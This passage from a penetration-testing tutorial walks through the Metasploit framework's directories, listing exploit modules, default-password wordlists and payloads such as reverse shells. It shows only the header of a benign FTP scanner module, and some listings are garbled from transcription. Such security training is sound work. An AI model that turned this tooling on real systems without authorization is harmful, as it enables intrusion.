
2. After typing the `ls` command we can see a bunch of directories and scripts here. The important directories listed are `data`, `external`, `tools`, `plugins`, and `scripts`.

We will explore all of these important directories one-by-one:

- We enter the `data` directory by typing the command `cd data/`. This directory contains a lot of helper modules such as `meterpreter`, `exploits`, `wordlists`, `templates`, and many more.

```
root@bt:~# cd /opt/metasploit/msf3
root@bt:/opt/metasploit/msf3# ls
armitage      HACKING    msfcli      msfencode   msfpescan  msfupdate  test
data          lib        msfconsole  msfgui      msfrpc     msfvenom   tools
documentation modules    msfd        msfmachscan  msfrpc     plugins
external      msfbinscan msfalsaclient  msfpayload  msfrpc     scripts
root@bt:/opt/metasploit/msf3# cd data/
root@bt:/opt/metasploit/msf3/data# ls
armitage      gui        meterpreter  snmp       vncdll.x64.dll
cpuinfo       ipwn      msfcrawler  sounds    wmap
eicar.com     insight.bundle  msfpescan  sql        wordlists
eicar.txt     java      passivex   svn
mailer_config.yaml john     php        templates
exploits      lab       post       vncdll.dll
root@bt:/opt/metasploit/msf3/data#
```

- Next we will explore the `meterpreter` directory. To enter the directory, type in `cd meterpreter/` and we will see many `.dll` files. Actually it contains `.dll` files as well as other interesting things, which are typically required to enable the Meterpreter functionality called **post exploitation**. As an example we can see different types of DLL files here, such as OLE, Java version, PHP version, and so on.



```
File Edit View Bookmarks Settings Help
root@bt:/opt/metasploit/msf3/data# cd meterpreter/
root@bt:/opt/metasploit/msf3/data/meterpreter# ls
elevator.dll           ext_server_stdapi.jar
elevator.x64.dll        ext_server_stdapi.lso
ext_server_espia.dll    ext_server_stdapi.php
ext_server_espia.x64.dll ext_server_stdapi.x64.dll
ext_server_incognito.dll metcli.exe
ext_server_incognito.x64.dll meterpreter.jar
ext_server_lanattacks.dll meterpreter.php
ext_server_lanattacks.x64.dll metsrv.dll
ext_server_networkpug.lso metsrv.x64.dll
ext_server_priv.dll     metsvc.exe
ext_server_priv.x64.dll metsvc-server.exe
ext_server_sniffer.dll  msflinker_linux_x86.bin
ext_server_sniffer.lso   screenshot.dll
ext_server_stdapi.dll   screenshot.x64.dll
root@bt:/opt/metasploit/msf3/data/meterpreter#
```


- Another directory is the wordlist directory in the data directory. This directory contains the list of usernames and passwords for different services such as HTTP, Oracle, Postgres, VNC, SNMP, and more. Let us explore the wordlist directory, type in `cd ..` and press *Enter* to get back into the data directory from the `meterpreter` directory. After that, type in `cd wordlists` and press *Enter*.

```
root@bt:/opt/metasploit/msf3/data/meterpreter# cd ..
root@bt:/opt/metasploit/msf3/data# cd wordlists
root@bt:/opt/metasploit/msf3/data/wordlists# ls
cms400net_default_userpass.txt  rpc_names.txt
db2_default_pass.txt          rservices_from_users.txt
db2_default_userpass.txt      sap_common.txt
db2_default_user.txt          sap_icm_paths.txt
hci_oracle_passwords.csv      sensitive_files.txt
http_default_pass.txt        sid.txt
http_default_userpass.txt    snmp_default_pass.txt
http_default_users.txt       tftp.txt
namelist.txt                  tomcat_mgr_default_pass.txt
oracle_default_hashes.txt    tomcat_mgr_default_userpass.txt
oracle_default_passwords.csv tomcat_mgr_default_users.txt
oracle_default_userpass.txt   unix_passwords.txt
postgres_default_pass.txt    unix_users.txt
postgres_default_userpass.txt vnc_passwords.txt
postgres_default_user.txt    vxworks_collide_20.txt
root_userpass.txt            vxworks_common_20.txt
root@bt:/opt/metasploit/msf3/data/wordlists#
```

- Another interesting directory is external in msf3, which contains external libraries used by Metasploit. Let us explore the external directory by typing cd external.

```
root@bt:/opt/metasploit/msf3# ls
armitage      modules      msfencode  msfrpcd  test
data          msfbinscan  msfgui     msfrpcid tools
documentation msfccli     msfmachscan msfupdate
external      msfconsole  msfpayload  msfvenom
HACKING       msfd        msfpescan  plugins
lib           msfelfscan  msfrpcd   scripts
root@bt:/opt/metasploit/msf3# cd external
root@bt:/opt/metasploit/msf3/external# ls
burp-proxy    ruby-kissfft ruby-lorcon2 source
pcaprub      ruby-lorcon  serialport
root@bt:/opt/metasploit/msf3/external#
```


- Then have a look at the `scripts` directory, which is contained in the `msf3` directory. This directory contains a lot of scripts that are used by Metasploit. To enter the `scripts` directory type in `cd scripts` and then type in the `ls` command to view the list of files and folders.



```
scripts : bash
File Edit View Bookmarks Settings Help
root@bt:/opt/metasploit/msf3# ls
armitage      modules      msfencode    msfrpc      test
data          msfbinscan   msfgui       msfrpcd     tools
documentation msfccli      msfmachscan  msfupdate
external       msfconsole   msfpayload   msfvenom
HACKING        msfd         msfpescan   plugins
lib           msfelfscan   msfrop      scripts
root@bt:/opt/metasploit/msf3# cd scripts
root@bt:/opt/metasploit/msf3/scripts# ls
meterpreter  ps resource shell
root@bt:/opt/metasploit/msf3/scripts#
```

The terminal window shows a list of files and directories in the `scripts` directory. A red arrow points to the command `cd scripts`, and another red arrow points to the output of the `ls` command, which lists `meterpreter`, `ps`, `resource`, and `shell`.


- Another important directory in `msf3` is the `tools` directory. This directory contains tools to be used in exploitation. We will explore the `tools` directory by typing in `cd tools` and then the `ls` command to see the list of tools such as `pattern_create.rb` and `pattern_offset.rb`, which are extremely useful for exploit research.



```
tools : bash
File Edit View Bookmarks Settings Help
root@bt:/opt/metasploit/msf3# cd tools
root@bt:/opt/metasploit/msf3/tools# ls
context      module_changelog.rb  pattern_create.rb
convert_3l.rb module_discordate.rb  pattern_offset.rb
dev          module_license.rb   payload_lengths.rb
exe2vba.rb   module_mixins.rb    pdf2xdp.rb
exe2vbs.rb   module_payloads.rb profile.sh
find_badchars.rb module_ports.rb  psexec.rb
halffile_second.rb module_rank.rb  reg.rb
import_webscarab.rb module_reference.rb verify_datastore.rb
list_interfaces.rb module_targets.rb vxidigger.rb
lm2ntcrack.rb msf_irb_shell.rb vxencrypt.rb
memdump      msftidy.rb        vxmaster.rb
metasm_shell.rb nasm_shell.rb
```

The terminal window shows a list of files and directories in the `tools` directory. A red arrow points to the command `cd tools`, and another red arrow points to the output of the `ls` command, which lists various exploit development tools like `context`, `convert_3l.rb`, `dev`, `exe2vba.rb`, `exe2vbs.rb`, `find_badchars.rb`, `halffile_second.rb`, `import_webscarab.rb`, `list_interfaces.rb`, `lm2ntcrack.rb`, `memdump`, `metasm_shell.rb`, `module_author.rb`, `msf_irb_shell.rb`, `msftidy.rb`, `nasm_shell.rb`, `pack_fastlib.sh`, `pattern_create.rb`, `pattern_offset.rb`, `payload_lengths.rb`, `pdf2xdp.rb`, `profile.sh`, `psexec.rb`, `reg.rb`, `verify_datastore.rb`, `vxidigger.rb`, `vxencrypt.rb`, and `vxmaster.rb`.


- The last useful directory is `plugins` in the `msf3` directory. The `plugins` directory contains plugins for integrating third-party tools such as nessus plugins, nmap plugins, wmap plugins, and other plugins with Metasploit. Let us have a look at the `plugins` directory by typing `cd plugins` and then the `ls` command to see the list of plugins.



A terminal window titled "msf3/p : bash". The command `cd plugins` is entered, followed by `ls`. A red arrow points to the `ls` command. The output shows various plugin files like alias.rb, lab.rb, session_tagger.rb, etc.

```
root@bt:/opt/metasploit/msf3# cd plugins
root@bt:/opt/metasploit/msf3/plugins# ls
alias.rb      lab.rb      session_tagger.rb
auto_add_route.rb  msfd.rb    socket_logger.rb
db_credcollect.rb  msgRPC.rb   sounds.rb
db_tracker.rb    nessus.rb   thread.rb
editor.rb       nmap_plugins.rb
event_tester.rb  openvas.rb  token_adduser.rb
ffautoregen.rb  pcap_log.rb
ips_filter.rb   sample.rb
root@bt:/opt/metasploit/msf3/plugins#
```

From the preceding explanation, we now have a brief understanding of the directory structure of Metasploit and its functions. One important thing is to update Metasploit to have the latest versions of the exploits. Open your terminal and type in `msfupdate`. It may take a few hours to update the latest modules.




A terminal window titled "root : bash". The command `msfupdate` is entered. A red box highlights the command. The terminal is waiting for the update process to complete.

```
root@bt:~# msfupdate
```

Exploit modules


Before moving to the exploitation techniques, first we should understand the basic concepts of an exploit. An exploit is a computer program that takes advantage of a particular vulnerability.

Now look at the exploit modules in the modules directory of msf3. Open your terminal and type in `cd /opt/metasploit/msf3/modules/exploits` followed by the `ls` command to see the list of exploits.




```
exploits : bash
File Edit View Bookmarks Settings Help
root@bt:/# cd /opt/metasploit/msf3/modules/exploits
root@bt:/opt/metasploit/msf3/modules/exploits# ls
aix dialup hpxx linux netware solaris windows
bsdi freebsd irix multi osx unix
root@bt:/opt/metasploit/msf3/modules/exploits#
```

Here we can see the list of exploit modules. Basically exploits are categorized on the basis of operating systems. So let us look at the `windows` directory of exploit modules by typing `cd windows`.




```
windows : bash
File Edit View Bookmarks Settings Help
root@bt:/opt/metasploit/msf3/modules/exploits# cd windows
root@bt:/opt/metasploit/msf3/modules/exploits/windows# ls
antivirus fileformat lotus oracle telnet
arkeia firewall lpd pop3 tftp
backdoor ftp misc postgres unicenter
backupexec games mmsp proxy vnc
brightstor http motorola scada vpn
browser iis mssql sip wins
dcerpc imap mysql smb
driver isapi nfs smtp
email ldap nntp ssh
emc license novell ssl
root@bt:/opt/metasploit/msf3/modules/exploits/windows#
```

In the windows directory we can see a lot of exploit modules which are categorized according to the Windows services such as `ftp`, `smb`, `telnet`, `browser`, `email`, and more. Here we will show you one type of service exploit by exploring a directory. As an example we select `smb`.



```
root@bt:/opt/metasploit/msf3/modules/exploits/windows# cd smb
root@bt:/opt/metasploit/msf3/modules/exploits/windows/smb# ls
ms03_049_netapi.rb      ms06_070_wkssvc.rb
ms04_007_killbill.rb    ms07_029_msdns_zonename.rb
ms04_011_lsass.rb       ms08_067_netapi.rb
ms04_031_netdde.rb     ms09_050_smb2_negotiate_func_index.rb
ms05_039_pnp.rb         ms10_061_spoolss.rb
ms06_025_rasmans_reg.rb netidentity_xtierrpcpipe.rb
ms06_025_rras.rb        psexec.rb
ms06_040_netapi.rb      smb_relay.rb
ms06_066_mwapi.rb       timbuktu_plughntcommand_bof.rb
ms06_066_mwks.rb
root@bt:/opt/metasploit/msf3/modules/exploits/windows/smb#
```

We see the list of `smb` service exploits which are basically Ruby scripts. So to view the code of any exploit we type in `cat <exploitname>`. As an example here we select `ms08_067_netapi.rb`. So we type in `cat ms08_067_netapi.rb`.



```
root@bt:/opt/metasploit/msf3/modules/exploits/windows/smb# ls
ms03_049_netapi.rb      ms06_070_wkssvc.rb
ms04_007_killbill.rb    ms07_029_msdns_zonename.rb
ms04_011_lsass.rb       ms08_067_netapi.rb
ms04_031_netdde.rb     ms09_050_smb2_negotiate_func_index.rb
ms05_039_pnp.rb          ms10_061_spoolss.rb
ms06_025_rasmans_reg.rb netidentity_xtierrpcpipe.rb
ms06_025_rras.rb        psexec.rb
ms06_040_netapi.rb      smb_relay.rb
ms06_066_mwapi.rb       timbuktu_plughntcommand_bof.rb
ms06_066_mwks.rb
root@bt:/opt/metasploit/msf3/modules/exploits/windows/smb# cat ms08_067_netapi.rb
```

Similarly, we can explore all types of exploits according to the operating systems and their services.

Auxiliary modules

Auxiliary modules are exploits without payload. They are used for a variety of tasks such as port scanning, fingerprinting, service scanners, and more. There are different types of auxiliary modules such as scanners for protocols, Network protocol fuzzers, Port scanner modules, wireless, Denial of Service modules, Server modules, Administrative access exploits, and so on.

Now let us explore the auxiliary modules directory under the `msf` directory. Type `cd /opt/metasploit/msf3/modules/auxiliary` and then the `ls` command to view the list of auxiliary modules.


```
root@bt:~# cd /opt/metasploit/msf3/modules/auxiliary
root@bt:/opt/metasploit/msf3/modules/auxiliary# ls
admin      client    fuzzer   scanner  spoof  vsnsploit
analyze   crawler  gather   server   sql
bnat       dos      pdf     sniffer  voip
root@bt:/opt/metasploit/msf3/modules/auxiliary#
```

Here we can see the list of auxiliary modules such as `admin`, `client`, `fuzzers`, `scanner`, `vsnsploit`, and more. Now we will explore the `scanner` directory as an auxiliary module.

```
root@bt:/opt/metasploit/msf3/modules/auxiliary# ls
admin      bnat      crawler  fuzzer   pdf      server  spoof  vsnsploit
analyze   client   dos      gather   scanner  sniffer  sql    vsploit
root@bt:/opt/metasploit/msf3/modules/auxiliary# cd scanner
root@bt:/opt/metasploit/msf3/modules/auxiliary/scanner# ls
backdoor  ftp      motorola oracle   sap      telnet  x11
db2       h323    mssql   pcanywhere  sip      tftp
dcerpc   http    mysql   pop3     smb      upnp
dect     imap    natpmp  portscan  smtp    vmware
discovery ip      netbios postgres  snmp    vnc
emc      lotus   nfs     rogue    ssh     voice
finger   misc    ntp     rservices  telephony  vxworks
root@bt:/opt/metasploit/msf3/modules/auxiliary/scanner#
```


Metasploit Framework Organization

In the scanner directory we will see modules that are categorized according to the service scans. We can select any service module for exploration. Here we will select ftp as the scanner module.



```
root@bt:/opt/metasploit/msf3/modules/auxiliary/scanners# ls
backdoor  ftp    motorola  oracle   sap    telnet  xl
db2       h323  mssql    pcanywhere  sip    tftp
dcerpc    http   mysql   pop3    portscan  smtp   vmware
dect      imap   natpmp  postgres  smb    upnp
discovery ip    netbios  postgres  snmp   vnc
emc      lotus  nfs     rogue   ssh    voice
finger   misc   ntp     rservices  telephony  vxworks
root@bt:/opt/metasploit/msf3/modules/auxiliary/scanners# cd ftp
root@bt:/opt/metasploit/msf3/modules/auxiliary/scanner/ftp# ls
anonymous.rb  ftp_login.rb  ftp_version.rb
```

In the ftp directory we can see three Ruby scripts. To view the exploit Ruby code just type in cat <module name>; for example, here we would type cat anonymous.rb.



```
root@bt:/opt/metasploit/msf3/modules/auxiliary/scanner/ftp# ls
anonymous.rb  ftp_login.rb  ftp_version.rb
root@bt:/opt/metasploit/msf3/modules/auxiliary/scanner/ftp# cat anonymous.rb
##
# $Id: anonymous.rb 14774 2012-02-21 01:42:17Z rapid7 $
##
## This file is part of the Metasploit Framework and may be subject to
## redistribution and commercial restrictions. Please see the Metasploit
## web site for more information on licensing and terms of use.
## http://metasploit.com/
##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary

  include Msf::Exploit::Remote::Ftp
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report

  def initialize
    super(
      'Name'        => 'Anonymous FTP Access Detection',
      'Version'     => '$Revision: 14774 $',
      'Description' => 'Detect anonymous (read/write) FTP server access.',
      'References'  =>
      [
        ...
    )
  end
```

Payloads – in-depth

A payload is a piece of software that runs after a system is compromised. The payload is typically attached to and delivered with an exploit. There are three different types of payloads in Metasploit, which are `singles`, `stagers`, and `stages`. The main role of `Stages` payloads is that they use tiny stagers to fit into small exploitation spaces. During exploitation, an exploit developer has a very limited amount of memory that he can play with. The stagers use this space and their work is to pull down the rest of the staged payload. On the other hand, `singles` are self-contained and completely standalone. It is as simple as running a small executable.

Let us have a look at the `payloads` modules directory in the following screenshot:

```
payloads : bash
File Edit View Bookmarks Settings Help
root@bt:~# cd /opt/metasploit/msf3/modules/payloads
root@bt:/opt/metasploit/msf3/modules/payloads# ls
singles stagers stages
root@bt:/opt/metasploit/msf3/modules/payloads#
```

`Singles` are self-contained payloads for a specific task such as creating a user, binding a shell, and so on. As an example, the `windows/adduser` payload creates a user account. Now we will explore the `singles` payload directory. Here we will see that the payloads are categorized according to operating systems such as AIX, BSD, Windows, Linux, and so on.

```
singles : bash
File Edit View Bookmarks Settings Help
root@bt:/opt/metasploit/msf3/modules/payloads# ls
singles stagers stages
root@bt:/opt/metasploit/msf3/modules/payloads# cd singles
root@bt:/opt/metasploit/msf3/modules/payloads/singles# ls
aix bsdi generic linux php tty
bsd cmd java osx solaris windows
root@bt:/opt/metasploit/msf3/modules/payloads/singles#
```

We will use the windows directory as a demonstration of how the payload works.

```
windows : bash
File Edit View Bookmarks Settings Help
root@bt:/opt/metasploit/msf3/modules/payloads/singles# ls
aix bsd bsdi cmd generic java linux osx php solaris tty windows
root@bt:/opt/metasploit/msf3/modules/payloads/singles# cd windows
root@bt:/opt/metasploit/msf3/modules/payloads/singles/windows# ls
adduser.rb messagebox.rb shell_bind_tcp_xpfb.rb
download_exec.rb metsvc_bind_tcp.rb shell_reverse_tcp.rb
exec.rb metsvc_reverse_tcp.rb speak_pwned.rb
loadlibrary.rb shell_bind_tcp.rb x64
root@bt:/opt/metasploit/msf3/modules/payloads/singles/windows#
```

windows : bash

We will use the adduser payload, which has already been explained. We can view the code of this payload by typing in cat adduser.rb.

```
windows : bash
File Edit View Bookmarks Settings Help
root@bt:/opt/metasploit/msf3/modules/payloads/singles/windows# ls
adduser.rb messagebox.rb shell_bind_tcp_xpfb.rb
download_exec.rb metsvc_bind_tcp.rb shell_reverse_tcp.rb
